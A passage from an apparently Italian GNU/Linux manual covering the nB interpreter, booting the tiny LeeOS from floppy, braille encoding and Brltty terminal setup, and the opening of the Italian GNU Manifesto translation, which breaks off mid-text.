At line 001 starts a *COMMAND definition: lines 002 and 003 will be interpreted from the function EX(), the nB interpreter. These lines define a public variable and initialize it at 0. This variable will be use to count pages.

At line 007, inside the header (nested), start another *COMMAND definition that contains an increment for the "PageNo" variable. As the header is read and "executed" for every new page, and that before the footer, the variable "PageNo" will contain the right page number.

At line 015, inside the footer, a reference to "PageNo" appears. Here will be printed the page number.

A more complicated example can be found in ‘`ADDRESS.TXT`’ the RPT text file used for the ADDRESS.& macro examples.

371.19 How can I...

nB is a little bit complicated as it may do many things. Here are some examples.

Create a UDF function

UDF means User Defined Function. Inside nB there isn't the possibility to create functions, but there is an alternative: code blocks.

Create a big code block

A code block cannot be longer than 254 characters, as any other instruction inside nB.

So, there is no way to make a bigger code block, but a code block can call another code block, and so on. For example:

```
mempublic( { "first", "second", "third" } )
first := {|| eval( second, "hello" ) }
second := {|x| eval( third, x ) }
third := {|x| alertbox( x ) }
eval( first )
```

This stupid example simply will show the alert box containing the word "hello".

371.20 The source files

The nB source is composed of four files:

'NB.PRG'	The main source file containing essentially the nB menu.
'REQUEST.PRG'	Contains a link to all Clipper standard functions.
'STANDARD.PRG'	Contains the most important standard functions.
'EXTRA.PRG'	Contains some extra function not absolutely necessary during macro execution.

The file 'REQUEST.PRG' source file generates some warnings because not all functions listed there are directly called form nB. Don't worry about that warning message.

Different '.RMK' (rmake) files are included to compile nB differently, including/excluding some program parts, for example to obtain a runtime executor.

Parte lxxviii

Sistemi operativi speciali

LeeOS

LeeOS [1] è un sistema operativo specifico per i86 realizzato in modo da utilizzare il minimo di risorse necessario.

I file binari che compongono il sistema, ovvero il settore di avvio, un programma di inizializzazione, il kernel e la shell, vanno collocati in un dischetto in settori specifici. Per la realizzazione di un dischetto di avvio corretto viene fornito un programma Dos, '**`COPYBOOT.EXE`**', che richiede l'indicazione del nome del file da copiare e del settore iniziale in cui collocarlo nel dischetto. In pratica, per la versione 0.0.2 si interviene con i comandi seguenti:

```
C:>COPYBOOT BOOT.BIN 0

C:>COPYBOOT INIT.BIN 1

C:>COPYBOOT KERNEL.BIN 2

C:>COPYBOOT SHELL.BIN 4
```

Volendo usare '**`dd`**' in un sistema Unix, i comandi dovrebbero essere i seguenti, tenendo conto che '`/dev/fd0`' è inteso essere il file di dispositivo dell'unità a dischetti, come avviene con GNU/Linux:

```
# dd if=boot.bin of=/dev/fd0 obs=512 seek=0

# dd if=init.bin of=/dev/fd0 obs=512 seek=1

# dd if=kernel.bin of=/dev/fd0 obs=512 seek=2

# dd if=shell.bin of=/dev/fd0 obs=512 seek=4
```

Il dischetto che si ottiene così può essere avviato anche all'interno di DOSEMU:

```
# dos -A
```

Si ottiene un invito come quello seguente:

```
Welcome to LeeOS!

Guest / >
```

La shell a disposizione offre qualche comando; in particolare consente l'uso del comando '**`help`**':

Guest / > **help**[*Invio*]

```
LeeOS version 0.0.2 Copyright (c) 2001 by Robert Lee

The following commands are available:

 + help       Display this message
 + status     Display session information
 + login      Change user
 + run        Execute machine code on a specified sector
 + type       Display the contents of a specified sector
 + cls        Clear the screen
 + reset      Restart the system
 + shutdown   Prepare system for reset
```

[1] **LeeOS** licenza quasi identica alla Artistic

Nel momento in cui viene scritto questo capitolo introduttivo al sistema LeeOS, il lavoro di sviluppo è appena iniziato e non ci sono applicativi che possano essere utilizzati con tale sistema.

Parte lxxix

Braille

Introduzione al sistema braille

Lo scopo di questo capitolo è quello di descrivere brevemente il codice usato dal sistema braille, in modo di facilitare la comprensione del funzionamento di un terminale per non vedenti. Ciò potrebbe servire per verificare l'installazione e la configurazione corretta di un dispositivo del genere.

373.1 Origini e caratteristiche del sistema

Il sistema di scrittura per non vedenti è stato inventato da Louis Braille nel 1829, da cui viene il nome. Luis Braille era francese e in questo senso vanno viste le scelte che possono sembrare insolite, per chi è abituato a convenzioni derivanti dalla lingua inglese.

Il sistema codifica 63 simboli rappresentati ognuno da una *cella* in cui possono essere collocati un massimo di sei punti in rilievo:

```
.----.
|*  *|
|*  *|
|*  *|
`----'
```

Tanto per fare un esempio, se si possono immaginare gli asterischi della figura seguente come altrettanti punti in rilievo, la parola «ciao!» si può rappresentare in questo modo:

```
* *    *  *    *
     *           *  * *
               *    *
```

Il sistema braille è fatto fondamentalmente per una scrittura manuale, che avviene attraverso l'uso di una tavoletta speciale, come si può vedere nelle figure 373.3 e 373.4.

Figura 373.3. Tavoletta di scrittura braille normale.

La scrittura avviene su un foglio di cartoncino bloccato sulla tavoletta, con l'aiuto di un punteruolo, guidato dalle feritoie poste su un regolo mobile (nel caso della tavoletta tascabile, il regolo è fisso). Dal momento che la scrittura avviene attraverso l'incisione del cartoncino, la lettura tattile, in rilievo, potrà avvenire solo sull'altro lato; pertanto, per quanto riguarda le lingue latine, la scrittura avviene da destra verso sinistra e la lettura da sinistra a destra.

Figura 373.4. Tavoletta di scrittura braille tascabile. La fase si scrittura avviene incidendo il cartoncino. In questo caso, non si vede la fila superiore, perché rimane coperta dall'ombra.

Figura 373.5. Testo inciso da destra verso sinistra.

Figura 373.6. Testo in rilievo da sinistra verso destra.

Il braille standard è composto da celle con un massimo di sei punti in rilievo, per un massimo di 2^6-1 segni, più lo spazio; tuttavia, possono esistere anche dispositivi braille predisposti per un massimo di otto punti in rilievo.

373.2 Codifica semplificata

La disposizione classica della codifica del braille è sintetizzata dalle figure 373.9 e 373.10. Chi volesse studiare ed esercitarsi con il braille, farebbe bene a copiare le due figure in modo da mettere a sinistra quella dei segni in scrittura e a destra quella dei segni in lettura.

Come si può comprendere a livello intuitivo, i 63 simboli non consentono di distinguere le lettere minuscole da quelle maiuscole; in generale si tratta sempre solo di lettere minuscole che diventano maiuscole se precedute dal segno relativo. Per esempio, «Daniele» si scrive così:

```
*  * * *    * *   * *   *    *
     *        * *     * *      *
*           *           *
```

Nello stesso modo, come si vede, non sono previsti i numeri. Questi si ottengono indicando il segno di numero davanti alle prime 10 lettere alfabetiche. Per esempio, 123 si indica così:

```
  *  *    *    * *
  *       *
* *
```

Pertanto, a differenza delle maiuscole, il segno di numero vale per tutta la sequenza di simboli successiva.

Esistono naturalmente altri dettagli molto importanti per chi deve usare il braille, che però qui non vengono descritti. Purtroppo, i segni a disposizione sono molto pochi e di conseguenza, tutto quanto ha sempre un valore relativo al contesto.

373.3 Braille a otto punti

La codifica a otto punti consente di utilizzare una sola cella per indicare una lettera maiuscola o un numero. Ciò diventa particolarmente importante in un terminale braille, in cui è bene che si possa mantenere una corrispondenza tra celle e caratteri.

373.4 Tabelle di conversione

L'abbinamento del braille all'informatica, impone l'introduzione di tabelle di conversione dalla codifica dei caratteri al braille stesso. In pratica, in base alla nazionalità, si utilizza una codifica particolare; oltre a questo, deve essere definito un abbinamento tra codice binario (ASCII, ISO 8859-*n*, ecc.) e rappresentazione braille. Quando si utilizza un terminale braille o un sistema di stampa braille, occorre stabilire anche questo tipo di conversione.

Figura 373.9. La codifica braille per la scrittura da destra verso sinistra, secondo l'ordine classico.

```
  j         i         h         g         f         e         d         c         b         a
*   .     *   .     .   *     *   *     *   *     .   *     *   *     *   *     .   *     .   *
*   *     .   *     *   *     *   *     .   *     *   .     *   .     .   .     .   *     .   .
.   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .

  t         s         r         q         p         o         n         m         l         k
*   .     *   .     .   *     *   *     *   *     .   *     *   *     *   *     .   *     .   *
*   *     .   *     *   *     *   *     .   *     *   .     *   .     .   .     .   *     .   .
.   *     .   *     .   *     .   *     .   *     .   *     .   *     .   *     .   *     .   *

  ù         è         à         é         ç         z         y         x         v         u
*   .     *   .     .   *     *   *     *   *     .   *     *   *     *   *     .   *     .   *
*   *     .   *     *   *     *   *     .   *     *   .     *   .     .   .     .   *     .   .
*   *     *   *     *   *     *   *     *   *     *   *     *   *     *   *     *   *     *   *

  w         æ         ü         ï         ë         û         ô         î         ê         â
*   .     *   .     .   *     *   *     *   *     .   *     *   *     *   *     .   *     .   *
*   *     .   *     *   *     *   *     .   *     *   .     *   .     .   .     .   *     .   .
*   .     *   .     *   .     *   .     *   .     *   .     *   .     *   .     *   .     *   .

  «         *         »        ()         !         ?         .         :         ;         ,
.   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .     .   .
*   .     *   .     .   *     *   *     *   *     .   *     *   *     *   *     .   *     .   *
*   *     .   *     *   *     *   *     .   *     *   .     *   .     .   .     .   *     .   .

             numero          ò         verso          ì       lineetta   apostrofo
               *   .          *   .          *   .          *   *          .   .          .   .
               *   .          .   .          *   .          .   .          .   .          .   .
               *   *          *   *          .   *          *   .          *   *          .   *

                           maiuscole                     corsivo
.   .          .   .          *   .          .   .          *   .          *   .          *   .
.   .          *   .          .   .          *   .          *   .          *   .          .   .
*   .          *   .          *   .          .   .          *   .          .   .          .   .
```

Figura 373.10. La codifica braille per la lettura da sinistra verso destra, secondo l'ordine classico.

```
 a       b       c       d       e       f       g       h       i       j
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .

 k       l       m       n       o       p       q       r       s       t
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
*  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .    *  .

 u       v       x       y       z       ç       é       à       è       ù
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
*  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *    *  *

 â       ê       î       ô       û       ë       ï       ü       æ       w
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *
.  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *    .  *

 ,       ;       :       .       ?       !       ()      «       *       »
.  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .    .  .
*  .    *  .    *  *    *  *    *  .    *  *    *  *    *  .    .  *    .  *
.  .    *  .    .  .    .  *    .  *    *  .    *  *    *  *    *  .    *  *

apostrofo   lineetta     ì          verso         ò         numero
.  .        .  .        *  *        .  *        .  *        .  *
.  .        .  .        .  .        .  *        .  .        .  *
*  .        *  *        .  *        *  .        *  *        *  *

                       corsivo                maiuscole
.  *        .  *        .  *        .  .        .  *        .  .        .  .
.  .        .  *        .  *        .  *        .  .        .  *        .  .
.  .        .  .        .  *        .  .        .  *        .  *        .  *
```

373.5 Riferimenti

- *Dottless braille*

  <*http://www.dotlessbraille.org/*>

- *A (slightly) different introduction to braille*

  <*http://www.dotlessbraille.org/AboutBraille.htm*>

Sistemi di interazione per non vedenti

I sistemi standard di interazione per non vedenti con un elaboratore sono di due tipi, che si integrano convenientemente assieme: il terminale braille e la lettura automatica di ciò che appare sullo schermo. Il terminale braille è un'unità che si collega generalmente a una porta seriale o parallela e richiede la presenza di un programma in grado di leggere ciò che appare sullo schermo normale; il sistema di lettura automatica richiede naturalmente un programma simile.

Un sistema di lettura automatico è apparentemente un problema semplice da risolvere; in pratica le cose non sono così, perché deve anche essere in grado di individuare la struttura del testo (si pensi a un'organizzazione in più colonne). Il sistema che sembra essere più efficace per la lettura sonora del testo è Emacspeach, che comunque qui non viene descritto. Si vedano eventualmente i riferimenti bibliografici alla fine del capitolo.

374.1 Lettura di ciò che appare sullo schermo

Qualunque sistema di lettura per non vedenti (braille o audio), deve avere un modo per accedere a ciò che appare sullo schermo. Esistono evidentemente due modi: ciò che appare sullo schermo è controllato direttamente dal programma di lettura, oppure questo programma deve interagire con il sistema operativo per ottenere una copia dello schermo.

Un programma che controlla ciò che si deve leggere potrebbe essere una shell, oppure una sorta di navigatore ipertestuale, che eventualmente incorpori anche delle funzionalità per la creazione e la modifica dei documenti (dovrebbe essere questo il caso di Emacspeach).

Nel caso di GNU/Linux si accede a una copia di ciò che appare sullo schermo della console attiva attraverso il file di dispositivo '`/dev/vcsa`' o '`/dev/vcsa0`'. In particolare questi file di dispositivo consentono di ottenere informazioni anche sugli attributi del testo, cosa che permette di localizzare il cursore, per esempio; esistono infatti anche i file di dispositivo '`/dev/vcs*`' che consentono di ottenere una pura copia testuale delle console virtuali.

Questi file di dispositivo sono normalmente inaccessibili a utenti diversi dall'amministratore; pertanto, per consentire una lettura a programmi con privilegi limitati, occorre intervenire nei permessi. Supponendo di dover creare da zero il file di dispositivo '`/dev/vcsa0`', probabilmente si dovrebbe agire come segue:

`#` **`mknod /dev/vcsa0 c 7 128`**[*Invio*]

`#` **`chown root.tty /dev/vcsa0`**[*Invio*]

`#` **`chmod 660 /dev/vcsa0`**[*Invio*]

In pratica, si arriva alla fine a dare i permessi di lettura e scrittura anche al gruppo, supponendo che il programma che deve utilizzarlo funzioni, in questo caso, con i privilegi del gruppo '**`tty`**' (SGID-'**`tty`**'). Ciò consente di mantenere un minimo di riservatezza, nonostante il problema contingente da risolvere.

Volendo verificare che il file di dispositivo '`/dev/vcsa0`' consente di accedere al contenuto dello schermo della console virtuale attuale, si può inviarne una copia in una console inattiva o comunque non utilizzata. Per esempio:

`#` **`cat /dev/vcsa0 > /dev/tty12`**[*Invio*]

Manda una copia alla 12-esima console virtuale e si può verificare facilmente con la combinazione di tasti [*Alt+F12*].

374.2 Terminali braille

Il terminale braille è solitamente un componente da collocare al di sotto della tastiera normale, attraverso il quale è possibile leggere una riga di testo, senza allontanare troppo le dita dalla tastiera stessa.

Vicino alla barra contenente le celle braille, devono essere disponibili alcuni tasti per il controllo del terminale stesso, per poter navigare sulla superficie di quello che appare sullo schermo. Infatti, di solito di dispone di una sola riga di celle braille, ma anche se potessero essere disponibili più di una, non sarebbero mai quante le righe che si vedono su uno schermo normale; inoltre, anche la quantità di celle è limitata, per cui diventa necessario poter spostare la «visualizzazione» braille anche in orizzontale.

Figura 374.1. Collocazione tipica di un terminale braille, sotto la tastiera o sotto un elaboratore portatile.

La figura 374.2 mostra in particolare un dettaglio delle celle di un terminale braille a otto punti.

Figura 374.2. Dettaglio delle celle di un terminale braille.

374.3 Brltty

Brltty [1] è un programma in grado di comunicare con un terminale braille, allo scopo di inviargli ciò che accade sullo schermo della console virtuale attiva di un sistema GNU/Linux.

Il funzionamento del programma è relativamente semplice: si tratta di un demone, '**`brltty`**', da avviare e fermare automaticamente attraverso la procedura di inizializzazione del sistema, che comunica con il terminale braille seguendo la configurazione relativa al terminale stesso e la configurazione della conversione braille.

In pratica, Brltty deve conoscere il tipo di terminale braille utilizzato e deve disporre di una tabella di conversione adatta per quanto riguarda la codifica usata e l'alfabeto braille dell'utilizzatore.

374.3.1 Configurazione

Brltty è accompagnato da una serie di file di libreria, per l'adattamento alle caratteristiche del terminale braille e per la conversione finale della codifica in braille. Questi file dovrebbero essere collocati nella directory '`/etc/brltty/`'.

Il file di configurazione in cui occorre intervenire dovrebbe essere '`/etc/brltty.conf`', il cui contenuto potrebbe apparire come nell'esempio seguente:

```
braille-device /dev/ttyS0
braille-driver ec
dot-translation text.us.tbl
```

Si comprende intuitivamente il significato delle direttive: il terminale viene connesso alla prima porta seriale, corrispondente al file di dispositivo '`/dev/ttyS0`'; il terminale braille viene gestito attraverso un protocollo definito dalla sigla '**`ec`**'; la trasformazione della codifica in braille avviene secondo il modello denominato '**`text.us.tbl`**', che in pratica è un file contenuto nella directory '`/etc/brltty/`', facente riferimento a un adattamento per la lingua inglese.

Tabella 374.1. Sigle attraverso le quali si abbinano le librerie di controllo del terminale braille.

Sigla	Terminale corrispondente
al	Alva (ABT3xx/Delphi)
b1	BrailleLite 18
b4	BrailleLite 40
cb	Tieman CombiBraille
ec	EcoBraille
eu	EuroBraille
md	MDV braille
pm	Papenmeier
ts	TSI (PowerBraille/Navigator)
va	BAUM Vario

Brltty è anche in grado di gestire terminali parlanti. Eventualmente, si può usare la direttiva '**`speech-driver`**' per il controllo della sintesi vocale. Di solito, la funzionalità è disabilitata, con la direttiva seguente:

```
speech-driver no
```

[1] **Brltty** GNU GPL

Tabella 374.2. Sigle relative alla gestione della sintesi vocale.

Sigla	Sintesi vocale
no	No Speech
al	Alva (Delphi)
bl	BrailleLite
cb	Tieman CombiBraille
fv	Festival Text to Speech Package
gs	Generic Say (invia allo standard input di '`/usr/local/bin/say`')
tv	Televox Speech Interface

374.3.2 Accesso alla copia della console virtuale corrente

Come già spiegato in precedenza, anche Brltty deve poter accedere a una copia della console virtuale corrente. Ciò avviene precisamente attraverso il file di dispositivo '`/dev/vcsa0`', che in alcuni sistemi GNU/Linux potrebbe anche essere assente, perché equivalente a '`/dev/vcsa`'. Si riepilogano nuovamente i passi necessari a creare il file e ad attribuirgli i permessi necessari per il funzionamento corretto con Brltty.

mknod /dev/vcsa0 c 7 128[*Invio*]

chown root.root /dev/vcsa0[*Invio*]

chmod 600 /dev/vcsa0[*Invio*]

In questo caso, si presume che il demone '**brltty**' sia avviato attraverso la procedura di inizializzazione del sistema, in modo tale da funzionare con tutti i privilegi dell'utente '**root**'. Diversamente, occorre cambiare strategia per quanto riguarda i permessi e la proprietà del file di dispositivo.

374.4 Riferimenti

- *BRLTTY - official home*

  <http://dave.mielke.cc/brltty/>

- *BRLSPEAK: a braille and speech mini-distribution of GNU/Linux*

  <http://www.audiobraille.org/blinux/brlspeak.html>

- *Blind + Linux = BLINUX*

  <http://leb.net/blinux/>

Parte lxxx

Aspetti umani

Manifesto GNU

non modificabile

Testo originale: <*http://www.fsf.org/gnu/manifesto.html*>

Traduzione originale: <*http://www.fsf.org/gnu/manifesto.it.html*>

Il Manifesto GNU

> Il Manifesto GNU (che appare sotto) venne scritto da Richard Stallman all'inizio del progetto GNU, per sollecitare sostegno e partecipazione. Durante i primi anni il manifesto venne lievemente aggiornato per tener conto degli sviluppi, ma adesso la scelta migliore sembra essere quella di lasciarlo immutato nella forma in cui molti lo hanno visto.
>
> Da allora abbiamo preso atto di alcuni fraintendimenti che si potrebbero evitare con una diversa scelta di termini. Le note in calce aggiunte nel 1993 aiutano a chiarire questi punti.
>
> Per informazioni aggiornate sulla disponibilità del software GNU, consultate quelle disponibili sul nostro server web, in particolare il nostro elenco del software.

Cos'è GNU? Gnu Non è Unix!

GNU, che sta per "Gnu's Not Unix" (Gnu Non è Unix), è il nome del sistema software completo e Unix-compatibile che sto scrivendo per distribuirlo liberamente a chiunque lo possa utilizzare.[1] Molti altri volontari mi stanno aiutando. Abbiamo gran necessità di contributi in tempo, denaro, programmi e macchine.

Fino ad ora abbiamo un editor Emacs fornito di Lisp per espanderne i comandi, un debugger simbolico, un generatore di parser compatibile con yacc, un linker e circa 35 utility. È quasi pronta una shell (interprete di comandi). Un nuovo compilatore C portabile e ottimizzante ha compilato se stesso e potrebbe essere pubblicato quest'anno. Esiste un inizio di kernel, ma mancano molte delle caratteristiche necessarie per emulare Unix. Una volta terminati il kernel e il compilatore sarà possibile distribuire un sistema GNU utilizzabile per lo sviluppo di programmi. Useremo TeX come formattatore di testi, ma lavoriamo anche su un nroff. Useremo inoltre il sistema a

[1] La scelta delle parole è stata poco accurata. L'intenzione era che nessuno dovesse pagare per il *permesso* di usare il sistema GNU. Ma le parole non lo esprimono chiaramente, e la gente le interpreta spesso come asserzione che GNU debba sempre essere distribuito in forma gratuita o a basso prezzo. Non è mai stato questo l'intento; più oltre il manifesto parla della possibile esistenza di aziende che forniscano il servizio di distribuzione a scopo di lucro. Di conseguenza ho imparato a distinguere tra "free" nel senso di libero e "free" nel senso di gratuito. Il software libero è il software che gli utenti sono liberi di distribuire e modificare. Alcuni lo avranno gratuitamente, altri dovranno pagare per ottenere le loro copie, e se dei finanziamenti aiutano a migliorare il software tanto meglio. La cosa importante è che chiunque ne abbia una copia sia libero di cooperare con altri nell'usarlo.

finestre portabile libero X. Dopo di che aggiungeremo un Common Lisp portabile, il gioco Empire, un foglio elettronico e centinaia di altre cose, oltre alla documentazione in linea. Speriamo di fornire, col tempo, tutte le cose utili che normalmente si trovano in un sistema Unix, ed anche di più.

GNU sarà in grado di far girare programmi Unix, ma non sarà identico a Unix. Apporteremo tutti i miglioramenti che sarà ragionevole fare basandoci sull'esperienza maturata con altri sistemi operativi. In particolare abbiamo in programma nomi più lunghi per i file, numeri di versione per i file, un filesystem a prova di crash, forse completamento automatico dei nomi dei file, supporto indipendente dal terminale per la visualizzazione e forse col tempo un sistema a finestre basato sul Lisp, attraverso il quale più programmi Lisp e normali programmi Unix siano in grado di condividere lo schermo. Sia C che Lisp saranno linguaggi per la programmazione di sistema. Per le comunicazioni vedremo di supportare UUCP, Chaosnet del MIT ed i protocolli di Internet.

GNU è inizialmente orientato alle macchine della classe 68000/16000 con memoria virtuale, perché sono quelle su cui è più facile farlo girare. Lasceremo agli interessati il lavoro necessario a farlo girare su macchine più piccole.

Vi preghiamo, per evitare confusioni, di pronunciare la 'G' nella parola 'GNU' quando indica il nome di questo progetto. [N.d.T.: questa avvertenza serve ad evitare che in inglese "GNU" sia pronunciato come la parola "new"].

Perché devo scrivere GNU

Io credo che il punto fondamentale sia che, se a me piace un programma, io debba condividerlo con altre persone a cui piace. I venditori di software usano il criterio "divide et impera" con gli utenti, facendo sì che non condividano il software con altri. Io mi rifiuto di spezzare così la solidarietà con gli altri utenti. La mia coscienza non mi consente di firmare un accordo per non rivelare informazioni o per una licenza d'uso del software. Ho lavorato per anni presso il laboratorio di intelligenza artificiale per resistere a queste tendenze e ad altri atteggiamenti sgradevoli, ma col tempo queste sono andate troppo oltre: non potevo rimanere in una istituzione dove ciò viene fatto a mio nome contro la mia volontà.

Per poter continuare ad usare i computer senza disonore, ho deciso di raccogliere un corpus di software libero in modo da andare avanti senza l'uso di alcun software che non sia libero. Mi sono dimesso dal laboratorio di Intelligenza Artificiale per togliere al MIT ogni scusa legale che mi impedisca di distribuire GNU.

Perché GNU sarà compatibile con Unix

Unix non è il mio sistema ideale, ma non è poi così male. Le caratteristiche essenziali di Unix paiono essere buone e penso di poter colmare le lacune di Unix senza rovinarne le caratteristiche. E adottare un sistema compatibile con Unix può risultare pratico anche per molti altri.

Come sarà reso disponibile GNU

GNU non è di pubblico dominio. A tutti sarà permesso di modificare e ridistribuire GNU, ma a nessun distributore sarà concesso di porre restrizioni sulla sua ridistribuzione. Questo vuol dire che non saranno permesse modifiche proprietarie. Voglio essere sicuro che tutte le versioni di GNU rimangano libere.

Perché molti altri programmatori desiderano essere d'aiuto

Ho trovato molti altri programmatori molto interessati a GNU che vogliono dare una mano.

Molti programmatori sono scontenti della commercializzazione del software di sistema. Li può aiutare a far soldi, ma li costringe in generale a sentirsi in conflitto con gli altri programmatori, invece che solidali. L'atto di amicizia fondamentale tra programmatori è condividere programmi; le politiche di commercializzazione attualmente in uso essenzialmente proibiscono ai program-

matori di trattare gli altri come amici. Gli acquirenti del software devono decidere tra l'amicizia e l'obbedienza alle leggi. Naturalmente molti decidono che l'amicizia è più importante. Ma quelli che credono nella legge non si sentono a proprio agio con queste scelte. Diventano cinici e pensano che programmare sia solo un modo per fare soldi.

Lavorando e utilizzando GNU invece che programmi proprietari, possiamo comportarci amichevolmente con tutti e insieme rispettare la legge. Inoltre GNU è un esempio che ispira gli altri e una bandiera che li chiama a raccolta perché si uniscano a noi nel condividere il software. Questo ci può dare una sensazione di armonia che sarebbe irraggiungibile se usassimo software che non sia libero. Per circa la metà dei programmatori che conosco è una soddisfazione importante, che il denaro non può sostituire.

Come si può contribuire

Chiedo ai produttori di computer donazioni in denaro e macchine, ed ai privati donazioni in programmi e lavoro.

Donare delle macchine può far sì che su di esse giri ben presto GNU. Le macchine devono essere sistemi completi e pronti all'uso approvati per l'utilizzo in aree residenziali e non devono richiedere raffreddamento o alimentazione di tipo sofisticato.

Ho conosciuto moltissimi programmatori desiderosi di contribuire a GNU part-time. Per la gran parte dei progetti, un lavoro part-time distribuito risulterebbe troppo difficile da coordinare, perché le varie parti scritte indipendentemente non funzionerebbero insieme. Ma per scrivere un sostituto di Unix questo problema non si pone, perché un sistema Unix completo contiene centinaia di programmi di servizio, ognuno con la propria documentazione separata, e con gran parte delle specifiche di interfaccia date dalla compatibilità con Unix. Se ogni partecipante scrive un solo programma da usare al posto di una utility di Unix, il quale funzioni correttamente al posto dell'originale su un sistema Unix, allora questi programmi funzioneranno bene una volta messi assieme. Anche considerando qualche imprevisto dovuto a Murphy, assemblare tali componenti è un lavoro fattibile. Il kernel invece richiederà una più stretta cooperazione, e verrà sviluppato da un gruppo piccolo e affiatato.

Donazioni in denaro possono mettermi in grado di assumere alcune persone a tempo pieno o part-time. Lo stipendio non sarà alto rispetto agli standard dei programmatori, ma io cerco persone per le quali lo spirito della comunità GNU sia importante quanto il denaro. Io lo vedo come un modo di permettere a degli appassionati di dedicare tutte le loro energie al lavoro su GNU senza essere costretti a guadagnarsi da vivere in un altro modo.

Perché tutti gli utenti dei computer ne trarranno beneficio

Una volta scritto GNU, ognuno potrà avere liberamente del buon software di sistema, così come può avere l'aria.[2]

Questo significa molto di più che far risparmiare a ciascuno il costo di una licenza Unix: vuol dire evitare l'inutile spreco di ripetere ogni volta lo sforzo della programmazione di sistema. Queste energie possono essere invece impiegate ad avanzare lo stato dell'arte.

I sorgenti completi del sistema saranno a disposizione di tutti. Di conseguenza, un utente che abbia necessità di apportare dei cambiamenti al sistema sarà sempre in grado di farlo da solo o di commissionare i cambiamenti ad un programmatore o ad un'impresa. Gli utenti non saranno più in balia di un solo programmatore o di una impresa che, avendo la proprietà esclusiva dei sorgenti, sia la sola a poter fare le modifiche.

[2] Questo è un altro punto dove non sono riuscito a distinguere chiaramente tra i due significati di "free". La frase, così com'è, non è falsa, si possono ottenere gratuitamente copie del software GNU, o dagli amici o attraverso la rete. Ma in effetti suggerisce un'idea sbagliata.

Le scuole avranno la possibilità di fornire un ambiente molto più educativo, incoraggiando gli studenti a studiare e migliorare il software di sistema. I laboratori di informatica di Harvard avevano una politica per cui nessun programma poteva essere installato nel sistema senza che i sorgenti fossero pubblicamente consultabili, e la praticarono rifiutandosi effettivamente di installare alcuni programmi. Questo comportamento mi è stato di grande ispirazione.

Infine, scompariranno le necessità burocratiche di tener conto di chi sia il proprietario del software di sistema e di chi abbia il diritto di farci cosa.

Ogni sistema per imporre tariffe d'uso di un programma, comprese le licenze d'uso per le copie, è sempre estremamente costoso in termini sociali a causa del complesso meccanismo necessario per decidere quanto (cioè per quali programmi) ognuno debba pagare, e solo uno stato di polizia può costringere tutti all'obbedienza. Immaginate una stazione spaziale dove l'aria deve essere prodotta artificialmente ad un costo elevato: far pagare ogni litro d'aria consumato può essere giusto, ma indossare la maschera col contatore tutto il giorno e tutta la notte è intollerabile, anche se tutti possono permettersi di pagare la bolletta. E le videocamere poste in ogni dove per controllare che nessuno si tolga mai la maschera sono offensive. Meglio finanziare l'impianto di ossigenazione con una tassa pro capite e buttar via le maschere.

Copiare un programma in tutto o in parte è tanto naturale per un programmatore quanto respirare ed è altrettanto produttivo. Dovrebbe essere altrettanto libero.

Alcune obiezioni facilmente confutabili agli obiettivi GNU

«La gente non lo userà se è gratuito, perché non potrà avere l'assistenza.»

«Un programma deve essere a pagamento, per poter fornire supporto adeguato.»

Se la gente preferisse pagare per GNU più l'assistenza piuttosto che avere GNU gratis senza assistenza, allora un'impresa che fornisse assistenza a chi si è procurato GNU gratis potrebbe operare con profitto.[3]

Si deve distinguere tra il supporto sotto forma di lavoro di programmazione e la semplice gestione. Il primo non è ottenibile da un venditore di software. Se il problema non è sentito da un numero sufficiente di clienti allora il venditore dirà al cliente di arrangiarsi.

Per chi deve poter contare su questo tipo di supporto l'unica soluzione è di disporre dei sorgenti e degli strumenti necessari, in modo da poter commissionare il lavoro a chi sia disposto a farlo, invece che rimanere in balia di qualcuno. Con Unix il prezzo dei sorgenti rende ciò improponibile per la maggior parte delle imprese. Con GNU questo sarà invece facile. Si darà sempre il caso che non siano disponibili persone competenti, ma questo non potrà essere imputato al sistema di distribuzione. GNU non elimina tutti i problemi del mondo, solo alcuni.

Allo stesso tempo, gli utenti che non sanno nulla di computer hanno bisogno di manutenzione, cioè di cose che potrebbero fare facilmente da soli ma che non sono in grado di fare.

Servizi di questo genere potrebbero essere forniti da aziende che vendono solo gestione e manutenzione. Se è vero che gli utenti sono disposti a pagare per un prodotto con servizio, allora saranno anche disposti a pagare per il servizio avendo avuto il prodotto gratuitamente. Le aziende di servizi si faranno concorrenza sul prezzo e sulla qualità; gli utenti d'altra parte non saranno legati a nessuna di esse in particolare. Nel frattempo, coloro che non avranno bisogno del servizio saranno sempre in grado di usare il programma senza pagare il servizio.

«Non si può raggiungere molta gente senza pubblicità, e per finanziarla si deve far pagare il programma.»

«È inutile reclamizzare un programma gratuito.»

[3] Adesso esistono effettivamente molte ditte di questo tipo.

Ci sono molte forme di pubblicità gratuita o a basso costo che possono essere usate per informare un gran numero di utenti di computer riguardo a cose come GNU. Ma può essere vero che la pubblicità può raggiungere molti più utenti di microcomputer. Se fosse veramente così, una ditta che reclamizzasse il servizio di copia e spedizione per posta di GNU a pagamento dovrebbe aver abbastanza successo commerciale da rientrare dai costi della pubblicità e da guadagnarci. In questo modo, pagano la pubblicità solo gli utenti che ne beneficiano.

D'altro canto, se molta gente ottiene GNU da amici e queste aziende non hanno successo, vorrà dire che la pubblicità non era necessaria per diffondere GNU. Perché tutti questi difensori del libero mercato non vogliono lasciare che sia il libero mercato a decidere?[4]

«La mia azienda ha bisogno di un sistema operativo proprietario per essere più avanti della concorrenza.»

